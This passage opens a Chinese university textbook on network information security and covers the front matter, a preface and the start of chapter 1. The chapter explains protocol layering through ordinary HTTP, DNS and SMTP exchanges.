高等学校计算机专业教材精选・网络与通信技术

计算机网络
信息安全与应用

贺思德 编著

清华大学出版社

高等学校计算机专业教材精选·网络与通信技术

计算机网络信息安全与应用

贺思德　编著

清华大学出版社
北京

内 容 简 介

本书介绍了计算机网络远程连接的规划设计、运行管理、网络信息安全的保障与监测、网络用户上网行为监管等实际应用中的基础知识。书中按照互联网参考模型的分层结构，从下层至上层，即按照网络数据包封装的逐层解剖顺序，深入浅出地讨论每一层的主流协议原理与实用技术，以及各层出现的现实安全威胁问题，图文并茂地列举了网络信息安全监管中的大量案例分析。采用开源的网络数据捕获与分析软件作为教学实验工具，每章附有习题与实践课题，让读者在自己的网络计算机上理论联系实际、由浅入深地边学习边实践，掌握与提高分析解决网络信息安全系统规划、运维监管中的实际问题的能力。

本书可作为通信与计算机网络、信息安全、电子商务等相关专业的本科生、研究生的教材，也可作为计算机网络和信息安全运维管理的工程技术人员的参考书。

图书在版编目 CIP 数据

计算机网络信息安全与应用/贺思德编著. --北京：清华大学出版社，2012.2
（高等学校计算机专业教材精选·网络与通信技术）
ISBN 978-7-302-27296-0

Ⅰ．①计…　Ⅱ．①贺…　Ⅲ．①计算机网络－安全技术－高等学校－教材　Ⅳ．①TP393.08

中国版本图书馆 CIP 数据核字(2011)第 233236 号

责任编辑：白立军
封面设计：傅瑞学
责任校对：李建庄
责任印制：王秀菊

出版发行：清华大学出版社
网　　址：http://www.tup.com.cn，http://www.wqbook.com
地　　址：北京清华大学学研大厦 A 座　　**邮　　编**：100084
社 总 机：010-62770175　　**邮　　购**：010-62786544
投稿与读者服务：010-62776969，c-service@tup.tsinghua.edu.cn
质量反馈：010-62772015，zhiliang@tup.tsinghua.edu.cn
印 装 者：北京密云胶印厂
经　　销：全国新华书店
开　　本：185mm×260mm　　**印　　张**：28　　**字　　数**：700 千字
版　　次：2012 年 2 月第 1 版　　**印　　次**：2012 年 2 月第1次印刷
印　　数：1～3000
定　　价：45.00 元

产品编号：040032-1

出版说明

我国高等学校计算机教育近年来迅猛发展，应用所学计算机知识解决实际问题，已经成为当代大学生的必备能力。

时代的进步与社会的发展对高等学校计算机教育的质量提出了更高、更新的要求。现在，很多高等学校都在积极探索符合自身特点的教学模式，涌现出一大批非常优秀的精品课程。

为了适应社会的需求，满足计算机教育的发展需要，清华大学出版社在进行大量调查研究的基础上，组织编写了《高等学校计算机专业教材精选》。本套教材从全国各高校的优秀计算机教材中精挑细选了一批很有代表性且特色鲜明的计算机精品教材，把作者们对各自所授计算机课程的独特理解和先进经验推荐给全国师生。

本系列教材特点如下。

(1) 编写目的明确。本套教材主要面向广大高校的计算机专业学生，使学生通过本套教材，学习计算机科学与技术方面的基本理论和基本知识，接受应用计算机解决实际问题的基本训练。

(2) 注重编写理念。本套教材作者群为各高校相应课程的主讲，有一定经验积累，且编写思路清晰，有独特的教学思路和指导思想，其教学经验具有推广价值。本套教材中不乏各类精品课配套教材，并努力把不同学校的教学特点反映到每本教材中。

(3) 理论知识与实践相结合。本套教材贯彻从实践中来到实践中去的原则，书中的许多必须掌握的理论都将结合实例来讲，同时注重培养学生分析问题、解决问题的能力，满足社会用人要求。

(4) 易教易用，合理适当。本套教材编写时注意结合教学实际的课时数，把握教材的篇幅。同时，对一些知识点按教育部教学指导委员会的最新精神进行合理取舍与难易控制。

(5) 注重教材的立体化配套。大多数教材都将配套教师用课件、习题及其解答，学生上机实验指导、教学网站等辅助教学资源，方便教学。

随着本套教材陆续出版，我们相信它能够得到广大读者的认可和支持，为我国计算机教材建设及计算机教学水平的提高，为计算机教育事业的发展做出应有的贡献。

清华大学出版社

前　言

计算机网络安全和信息安全是知识面十分宽广的研究领域，在与不断涌现的千变万化的互联网安全事件的攻防对抗中，促进了该学科的快速发展。网络信息安全攻防对抗的博弈过程是永远不会结束的，往往旧的安全问题还未彻底解决，新的安全问题又出现了。为了便于人们探索解决各种现实安全威胁的方法和途径，可将网络信息安全问题进行如下粗略分类：

(1) 计算机操作系统的安全漏洞。常用的计算机操作系统有 Windows 2003/XP、UNIX、Linux 等。在开发一个操作系统的时候，首先考虑的是如何实现系统目标所要求的各种功能。只有当操作系统在使用过程中，其中某个环节被人恶意利用了，这时才会发现操作系统的此环节存在一个漏洞。于是开发者设计出改进该环节的软件补丁，供用户安装来加强系统的安全。因此在操作系统的整个使用寿命期内，都会不断地有新的漏洞发现，并且须及时安装补丁软件。对于大部分操作系统内部的复杂安全问题，作为用户只能通过及时安装开发商提供的各种补丁软件来解决。

(2) 应用软件系统的安全漏洞。人们在计算机和网络上使用各种办公软件，如业务管理软件、财务管理软件等。很多应用软件的开发商对解决自己产品中的安全问题不太在意，他们大多通过在自己开发的应用软件中集成某些第三方的安全软件模块，或者完全依赖于计算机操作系统和网络系统提供的安全保障环境。

(3) 本地私有网络操作系统的安全。当前常见的网络操作系统有以太网、Microsoft 网络、Net Ware 网络、PPP 远程拨号网络等。每一种网络操作系统都有其特点和适用领域，也存在各自的安全漏洞和薄弱环节。计算机网络管理员和用户应当根据自己的具体需要，正确地选择和安装网络操作系统，并且进行正确的网络参数配置。网络管理员应当从内网用户计算机中卸载那些不需要的网络操作系统，以减少其安全漏洞所带来的隐患，净化内网数据环境，这是重要的网管基础工作。

(4) 互联网协议的安全漏洞。当前互联网的 TCP/IP 协议族中，各分层包含的协议共约 20 多种。并且随着新的网络应用的不断出现，很多公司都在自己的互联网应用中采用了自主知识产权的网络通信协议(例如 Web 迅雷、QQ、网络游戏、PPlive 等)。每种网络协议都可实现其特定的功能，但是每种协议都存在各自的安全漏洞。因此，很多网络安全攻击事件就是利用了某些协议的漏洞。

(5) 信息安全。信息安全提供的服务可分为 5 类：信息的保密和隐私，信息完整性的验证，信息发送者的身份认证和防拒认技术，信息的隐藏技术，对网络实体的认证技术等。

(6) 物理层的安全问题。网络通信是通过各种物理信道传输的，其安全问题包括双绞线的电磁泄漏，无线信道的数据泄密，光纤的安全防护、雷电、地震、火灾、治安等。

学习研究网络信息安全知识的最好方法是边学习边进行网络协议数据分析实践。建议首先掌握第 7 章介绍的常用 DOS 命令和 Wireshark 网络协议数据分析软件的使用方法，然后结合本书中各章节的介绍，在学员自己的网络计算机上进行各种协议数据的捕获分析实

验。先从下层的数据链路协议开始，逐层向上至应用层，每周都应完成一个协议数据实验分析报告。要求每个学员独立完成 TCP/IP 协议族中包含的 20 多个基本协议的数据捕获与分析实验，这样才能具备独立地分析和解决网络安全实际问题的能力。Wireshark 软件最新版的下载网址是 http://www.wireshark.org/download.html，在美国的一些著名大学的网站上还提供了基于 Wireshark 的网络与信息安全的教学实验资料。

本教材适用于本科生、研究生、计算机网络信息安全的管理维护人员和互联网的用户，因此分析研究的重点放在上述第(3)、(4)和(5)项。本书强调理论联系实际、深入浅出地研究分析网络信息安全监管和使用中出现的各种问题的原因，有了清晰的思路后，具体的解决方案就有多种不同的选择。因此不希望教师将有限的教学课时用来讲解各种具体型号设备的操作，应“授人以渔”，充分利用学员自己的网络计算机和课外时间来完成对 20 多个常用协议的数据解剖与安全分析实验。

本书将一些重要的网络安全基础理论知识放在 6 个附录中，供高层次的学员深入学习。作者在多年的教学过程中与教师和学员们多有交流，并不断地对本书进行修订和改进。随着互联网的应用出现了很多新的变化，在本次出版中做了相应的内容调整和补充。对本书做出部分贡献的有申浩如、者明伟、王哲等。书中引用的有关资料源于参考文献中，特向有关作者致以诚挚的谢意。

贺思德

2011 年 12 月

目　录

第 1 章　互联网及其应用概述

本章先介绍互联网最常用的 Web 浏览、域名查询和电子邮件等的工作原理，让读者了解互联网络的总体概念，这是学习和研究网络安全的基础。以常见的网络应用为例简要说明：什么是网络协议，计算机网络通信的各方如何进行数据包的交换，各种协议数据包中所包含的信息，如何利用网络协议分析软件对网络传输的数据进行实时捕获与分析，具体包含以下内容。

计算机网络系统的业务与分层结构：一个十分复杂的网络通信系统可以分解成由一系列功能较为单一的模块或层(layer)来组成。利用大家熟悉的互联网最常用业务——Web 浏览、域名查询和电子邮件的工作过程，来说明通信双方的系统中各对等层协议之间是如何协调工作的，以及该层如何利用下层协议所提供的服务。例子包括 HTTP 网页浏览、DNS 域名查询和 SMTP 电子邮件、传输层 TCP 和 UDP 的服务、对等网络的文件共享、OSI 开放系统互连参考模型、单一路由进程的包交换网络、异构网络的互联模型、TCP/IP 网络的数据包构成。

TCP/IP 网络协议及分析工具：①TCP/IP 的网络模型；②TCP/IP 各层之间是如何工作的，分析一个简单的互联网络的实例来说明网络设备的 IP 地址和物理地址的作用，网络通信的双方如何发送和接收 IP 数据包，路由选择的过程；③物理层、互联网层、传输层和应用层之间是如何协调工作的；④如何使用网络协议分析工具 Wireshark 来捕获与分析网络传输的数据，由此可以直观地理解基于 TCP/IP 协议的客户机/服务器之间的通信工作过程。

本书强调必须理论联系实际进行学习，书中介绍的所有网络安全知识都需要学员在自己的网络计算机上进行同样的网络数据捕获与分析实验，以加深理解。因此对于具有初步网络基础知识的读者，建议首先学习掌握第 7 章介绍的网络数据分析工具和 Wireshark(下载网址 http://www.wireshark.org/download.html)，然后再利用这些工具从第 1 章开始边读书边实践。

1.1　网络应用与分层结构

网络通信可提供广泛的服务。人们通常使用网络与别人对话、发送电子邮件、传送文件、获取信息。在电子商务和工业控制领域使用网络执行重要的功能，例如：资金的转账，银行交易的自动处理，查询和更新数据库的信息，各种传感器和控制数据的传输。互联网越来越多地被用来提供传统的由无线电和电视系统所提供的“广播”服务。计算机网络在设计的时候应该考虑到其灵活性和可扩展性，既要能够提供和支持当前的业务，也要能适应未来的业务发展。为了达到这样的灵活性，必须要对网络有总体的构架和规划。

要使两个设备在网络上实现有效通信的整个过程是很复杂的，必须具备很多要素。早期的网络设计人员就意识到需要建立一个统一规范的通信网络的体系结构，将各种功能分类组织成一个相互关联的形式。于是在20世纪70年代各计算机公司开发了各自知识产权的不同的网络结构规范。所有这些结构的一个共同特点是将通信的功能分组归类为一组相关的和可以管理的“层”。通信系统的功能可按以下的任务进行分层：

（1）从一台网络计算机的一个进程与另一台网络计算机的一个对等进程间的数据传输，即将网络的应用功能分为一层。

（2）在相互连接的网络里通过多个不同的网段对数据包进行路由和转发，即将网络互联的传输系统类型分为一层。

（3）在同一个网络内，将数据帧从一台计算机的物理接口传送到另一台计算机的物理接口，即在同一个网段内按信道的物理参数进行分层。

将执行这些功能的实体按层的模型相互叠加起来，一个层工作于另一个层之上来实现通信，并用“网络的分层结构”来表示一组协议，它们定义了每一层应当具有的功能。

将整个通信过程分解为一叠含若干层的结构是简化整个网络设计的第一步。还要准确定义各层之间的相互关系，确定每一层对上一层所提供的服务，以及各层之间的接口，上层通过这些接口对下层提出服务的要求，而下层通过接口向上层传递服务的结果。一个清晰定义的服务和层间接口可以让上层直接调用下层的服务，而不必去考虑下面的各层如何实现这样的服务。一旦下层向上层提交并完成了所要求的服务，下层的工作就结束了。同样，在任何时候都可以在已经具有的某一层之上再引入和建立新的服务，在此上层又可以开发新的服务。这样就对网络未来的功能扩展提供了很大的灵活性。反之，如果将网络设计为一个单一的整体，由一个很复杂的硬件和软件来实现对网络的所有功能要求，这样的网络很快就会过时淘汰，因为要对它进行功能扩展和改进是特别困难和昂贵的。网络分层构建的方案可以满足和适应当前及未来对网络应用越来越多样化的发展需要。

每个开发商按照网络各层定义的功能和层间接口来开发自己的硬件和软件产品，那么不同开发商的产品就可以相互组合起来构成一个完整的网络系统。如果对网络提出了新的功能需求，那么就只涉及某些层的功能扩展和更新，而对网络其他层无影响。

1.1.1 协议、服务和分层结构的例子

协议（Protocol）是一组规范，它规定了两个或多个通信实体之间的交互过程。在学习网络时会遇到各种协议，如HTTP、FTP和TCP等。协议的目的是提供某种类型的通信服务，例如，HTTP协议可实现网页的浏览，TCP协议可实现计算机之间的字节流的可靠传输。本章将看到整个通信过程可以被分组成一个协议的堆叠，每层使用它自己的协议执行一组特定的通信功能，并且每层都建立在它的下层所提供的服务之上。

这里使用大家熟悉的电子邮件和网页浏览为例来说明什么是协议，以及两个相邻层之间是如何互动的。先简单地讨论，详细分析见后面的章节。

1. 超文本传输协议HTTP、域名服务DNS和简单邮件协议SMTP

当前互联网的大多数应用都是基于客户端/服务器（Client/Server）关系结构。服务器

的进程通过监听某“端口”来等待外来的请求。端口是一个地址,标识了网络计算机上运行的一个特定进程。端口号范围是0～65 535,其中0～1023是公认端口号(Well Known Port Number),1024～49 151为注册端口号,49 152～65 535为动态的和私有端口号,详细介绍见附录A。互联网广泛使用的应用服务都有固定的公认端口号,因此在网络计算机上的客户进程一旦有了需要就可以马上向服务器的众所周知的端口发出访问请求。服务器对这些请求提供响应服务。服务器软件通常运行在后台,被称为后台守护程序(Daemon),例如,httpd就指的是超文本传输协议HTTP的服务器后台守护程序。

例 1-1 HTTP和Web网页浏览。

首先以万维网(World Wide Web,WWW)为例。WWW的构架可以让用户访问放置于互联网上的计算机内的网页文件,这些文件采用超文本标记语言HTML等编写,文件由文本、图表和其他媒体构成,并通过嵌入在文档中的标记互相连接。万维网通过浏览器进行访问,它将HTML文件翻译显示为易懂的图形化界面,并允许用鼠标点击界面上的连接来访问其他网页文档。每个连接向浏览器提供一个“统一资源定位符URL”,它标识了存放这些文件的计算机名称、所需文档的存放路径和文件名,详见第6章。

超文本传输协议(Hyper Text Transfer Protocol,HTTP)定义了一组规则,客户机遵循这些规则与服务器沟通来获取文件。这些规则也定义了请求与响应的句法结构。此协议的实施中假设客户机与服务器之间是能直接交换信息的。通常,客户机的软件在发出请求之前,首先要与服务器建立起一个双向的TCP连接,详见第5章。

图1.1和表1.1所示为客户机向服务器获取一个文件所产生的进程顺序。在第1步中,一个用户通过点击一个链接来选择一个文件。例如,浏览器要获取有关此统一资源定位符URL的首页链接:http://www.sina.com.cn/index.shtml。

1		DNS查询:用户点击浏览器上文档的URL链接,浏览器向本地域名服务器发送请求,获取存放该文档的计算机的IP网络地址
2		获得了Web服务器的IP地址后,浏览器主动与服务器进程建立连接,一般是TCP连接。为了连接成功,服务器必须时刻等待着
3		浏览器运行的是HTTP客户版,它发出的请求中申明要获取的文件名以及可处理的文件格式等信息
4～6		存放所需文档的计算机运行HTTP服务器版软件。通过发送HTTP回答来响应客户机的HTTP请求,该应答包含了客户机所需格式的文档等信息
7～8		这时客户机就可以观看文档了。服务器等待一定时间后,若客户机无后续请求,它就关闭TCP连接

图1.1 客户机从Web服务器上获取一个网页文档的过程

表 1.1　在浏览 Web 网站的一个文档时客户机与服务器的 HTTP 信息交换

步　骤	事　　件	语 句 内 容
1	用户浏览器选定 Web 服务器的文档	
2	客户端通过 DNS 查询找到 Web 服务器 IP 地址，并建立一个 TCP 双向连接	
3	HTTP 客户端发送请求，要求获取文档。说明自己使用的协议和版本号	GET /news/2006118.html HTTP/1.1
4	HTTP 服务器后台守护程序监听 TCP 的 80 端口，等待接收客户的请求	
5	HTTP 服务器守护程序将查询结果回复客户，告诉客户将要收到的信息的描述，文件长度和文件类型等。大多数服务器使用的是格林尼治国际标准时间 GMT	HTTP /1.1 200 OK\r\n Date：Thu,09 Nov 2006 09:32:44 GMT\r\n Server：Microsoft IIS/5.0\r\n Last Modified：Wed,08 Nov 2006 02:58:36 GMT \r\n Content-Length：8218\r\n Content-Type：text/html\r\n <html>
6	HTTP 服务器守护程序从内存读取所需文件，并将它通过 TCP 端口发给客户	<head><title></title>… 今日新闻
7	客户机收到 HTML 格式的网页文件后，显示在浏览器上	
8	HTTP 服务器守护程序等待一段时间空闲后，断开与客户机的连接	

通常客户机软件必须向域名服务器(DNS)进行查询，以获得域名 www.sina.com.cn 的主机的 IP 地址，DNS 查询结果为 211.95.77.17，在下一个例子中将讨论 DNS 是如何工作的。然后，客户端软件使用一个临时端口号与这个 IP 地址的 Web 服务器的默认端口 80 建立 TCP 连接(第 2 步)。客户端的临时端口号用于标识它自己的本次进程，此临时端口号仅用于本次连接。TCP 协议提供的是可靠的字节流传输服务。

当 TCP 连接建立后，客户端使用 HTTP 来请求获得一个文件(第 3 步)，这请求语句定义了获取的方法和指令、文件名和路径(/news/2006118.html)，以及浏览器使用的协议版本(HTTP/1.1)。服务器守护程序识别出这语句中的 3 个要素，并在存储器中找到这个文件的位置(第 4 步)。

在第 5 步中，守护程序发送一条状态语句(STATUS)，对将要发送的信息进行描述。应答码“200”表示客户端的请求成功接受，且所需文件附在后面。这些语句还包括服务器端的软件信息、文件长度(8218 字节)、文档类型(text/html)。如果是获取一幅图片，文档类型可以为 image/gif。如果请求失败，不被服务器接受，服务器会发送一个不同的响应代码来标识查询的失败，如“404”代表所需文件未找到。

在第 6 步中，HTTP 守护程序通过 TCP 连接发送文件，客户端接收并显示文件(第 7 步)。服务器保持此 TCP 连接以便接收该客户端的后续请求。当此 TCP 连接空闲了一段时限后，服务器将其断开。

从这个 HTTP 的例子可清楚地看出，一个协议只是处理在客户机和服务器之间的两个

对等进程间的互动。协议假定两个对等进程之间是直接交换信息的(忽略中转过程),如图 1.2 所示。

由于应用协议的客户端和服务器端通常不会直接连接在一起,在它们之间必须先建立一个连接。在此 HTTP 例子中,需要建立一个双向的、能按照正确顺序、无差错地传输信息的连接,TCP 协议提供了这样的可靠的连接服务。服务器端的 HTTP 进程把要发送的网页信息放入缓存中,TCP 实体将缓存中的网页数据分为数据段(segment)发送到客户端的 TCP 进程,如图 1.3 所示。在数据段头部中含有源端口地址和目的端口地址。HTTP 通信使用了由下一层的 TCP 所提供的服务,因此,在 HTTP 客户端和服务器端的网页文件传输实际上是通过虚拟通道传输的,通过 TCP 等下层实体透明地转发。图中的虚线箭头表示间接通信,实线箭头表示直接互连。在后面,将会看到 TCP 又依次使用了它下层的 IP 层提供的服务。




图 1.2 HTTP 客户端发出请求和服务器返回响应




图 1.3 TCP 在 HTTP 客户端和服务器端之间提供了一个传输管道

应当注意 HTTP 应用协议如何调用 TCP 所提供的服务。当 HTTP 客户需要建立 TCP 连接时,客户端就调用“套接地址 socket address”系统。这种调用类似于功能函数调用,只是当套接地址的连接完成后,控制权被移交给操作系统内核处理。套接地址调用定义了一个确定的行动步骤,其中包括一些参数,例如:TCP 或 UDP,以及 IP 地址和端口地址信息。因此,HTTP 层与 TCP 层之间的交互是通过这些套接地址系统调用来实现的,详见后面介绍。

例 1-2 DNS 域名查询。

在 HTTP 的例子里提到客户端首先需要进行域名查询(DNS)以获得要访问的主机域名的 IP 地址。如图 1.4 所示,这个过程需要客户端向域名服务器 DNS 发送一个查询消息。DNS 是设置于互联网上很多主机中的一个分布式数据库,它用来进行域名和 IP 地址的转换查询,并提供电子邮件的路由信息。每一台 DNS 服务器持有和维护它自己的数据库并供其他计算机进行查询。需要查询的计算机首选访问本地域名服务器,本地 DNS 服务器可能放在某大学的网管部门或者互联网服务提供商 ISP 那里。这些本地域名服务器可保存近期经常被查询的域名/IP 地址。当遇到不可解析的域名查询时,本地域名服务器将查询请求转送给根域名服务器,目前全球分布有 13 台根域名服务器。当根域名服务器也解析不了时,就将其送到“域名授权服务器”。因为 Internet 上的每台 Web 服务器都要求至少在两台授权域名服务器注册。如果一台指定的域名服务器不能解析此域名,它就查询另一台域名服务器,如此继续直到找到能够解析此域名的 DNS 服务器。




图 1.4　客户浏览器先向 DNS 服务器查询 Web 服务器的 IP 地址

图 1.4 是一个简单的例子，即在本地 DNS 服务器就得到查询结果。表 1.2 给出了这个例子的基本步骤：当客户机中的地址解析程序 resolver 接收到浏览器的地址转换请求后，它就先生成第 2 步中的查询语句。在此 DNS 报文头部中的 OPCODE 字段指出本消息是一个标准的查询请求。请求中的问题查询部分包含了以下信息：QNAME 标识了要进行转换的域名。DNS 服务器可以处理各种类型的请求，其类型由 QTYPE 确定。在这个例子中，QTYPE＝A 表示要进行域名到 IP 地址的转换。QCLASS 表明需要获得的是互联网地址（有一些域名服务器可以查询非 IP 地址）。在第 3 步中，客户端解析程序 resolver 采用“用户数据报协议 UDP”将请求发送给本地 DNS 服务器，详见第 6 章 DNS 报文的分析。

表 1.2　DNS 域名查询请求与回应的过程

步　骤	事　　件	语 句 内 容
1	网络用户的浏览器提出将域名转换为 IP 地址的请求	
2	地址解析程序 resolver 生成查询报文	Header：OPCODE＝SQUERY Question：QNAME＝ www.sina.com.cn，QCLASS＝IN，QTYPE＝A
3	地址解析程序将查询请求语句封装在 UDP 包中发送出去	
4	DNS 服务器查找到 IP 地址并生成响应报文	Header：OPCODE＝SQUERY，RESPONSE，AA Question：QNAME＝www.sina.com.cn，QCLASS＝IN，QTYPE＝A Answer：www.sina.com.cn. IN，A， Addr 211.95.77.17
5	DNS 服务器将查询结果封装到 UDP 报文中发回给查询者	

在第 4 步中，由域名服务器返回的报文 header 头部信息中有响应和授权代码 bit 设置。此设置表明响应结果来自于一个本域名管理的授权。Question 部分与查询语句一样。Answer 部分含有要查的域名及对应的地址。此部分紧跟着的是 Time-To-Live 有效期字段，它表示了此查询结果的有效期时间，其数值以秒为单位。接下来的两个值是对应 QCLASS 和 QTYPE 的，IN 表示它是互联网地址，最后给出了本域名对应的 IP 地址为 211.95.77.17。

在这个例子中，DNS 查询及回应是通过用户数据报协议 UDP 传送的。UDP 客户端先选择一个源临时端口号和目的 DNS 端口 53，附加在查询报文上，并封装入 IP 包，发送给 DNS 服务器。UDP 服务是面向无连接的，此数据报可以被立即发送，不需要在传送前先建立连接。UDP 很适合于这类实时性报文的传输。

DNS 查询的例子再次表明了一个协议（在这个例子中是 DNS 查询协议）只是关系到客户端和服务器进程间的交互。这个例子也说明了客户端和服务器端的消息传输实际上是虚拟通道传输的，间接地通过 UDP 数据报进行。

例 1-3 SMTP 和电子邮件。

最后，举一个使用简单邮件传输协议（SMTP）发送电子邮件的例子。表 1.3 为发送邮件时，客户端与注册 SMTP 服务器的交互过程。这个电子邮件的客户端有 SMTP 服务器的域名，它会首先进行 DNS 查询以获得邮件服务器的 IP 地址。然后电子邮件的客户端程序必须与自己注册的邮件服务器之间建立一个 TCP 连接（第 1 步）。接着，SMTP 协议被用于执行一系列的信息交换，其中包括：邮件客户端标识自己的身份认证以及邮件的接收人（第 2～8 步）。用户输入电子邮件信息，包括收件人的邮箱地址、邮件的主题和信件内容。当用户单击“发送”时，电子邮件程序产生一个包括上述信息和一些附加的格式信息的文件，例如：纯文本的 ASCII 码，或用“多功能互联网邮件扩展 MIME”将非文本的信息（如图片、语音等）转换为 ASCII 编码格式的报文。然后客户端将需要传送的邮件报文发给邮件服务器（第 9～12 步），最后结束邮件的发信进程。

表 1.3 发送电子邮件时客户机与邮件服务器之间的报文交换过程

步骤	事件	语句内容
1	邮件客户端程序用 DNS 找到 SMTP 服务器 IP 地址，并与其端口 25 建立一个 TCP 连接	
2	SMTP 服务器守护程序发送信息给客户端程序，说明它已准备好接收邮件，GMT 为格林威治国际标准时间	220 webmail. ynu. edu. cn SMTP Send mail 8. 9. 0/8. 9. 0;Thu,2 Jul 2006 05:07:59-0400 (GMT)
3	客户端程序发送一个 Hello 的消息，并标明自己	HELLO sdhe@ynu. edu. cn
4	SMTP 守护程序发送一个 250 的消息，指示客户端可以开始发送	250 webmail. ynu. edu. cn Hello sdhe@ynu. edu. cn[202. 203. 44. 209], pleased to meet you
5	客户端程序传出发送人的地址	MAIL FROM: <sdhe@ynu. edu. cn>
6	如果成功，SMTP 守护程序回答一个包含响应代码 250 的消息	250<sdhe@ynu. edu. cn>…Sender ok
7	客户端程序发出收件人的地址	RCPT TO: <wwl@ynu. edu. cn>
8	SMTP 守护程序回应 250 消息	250<wwl@ynu. edu. cn> Recipient ok
9	客户端程序发送一个 DATA 消息，请求获得发送邮件许可	DATA
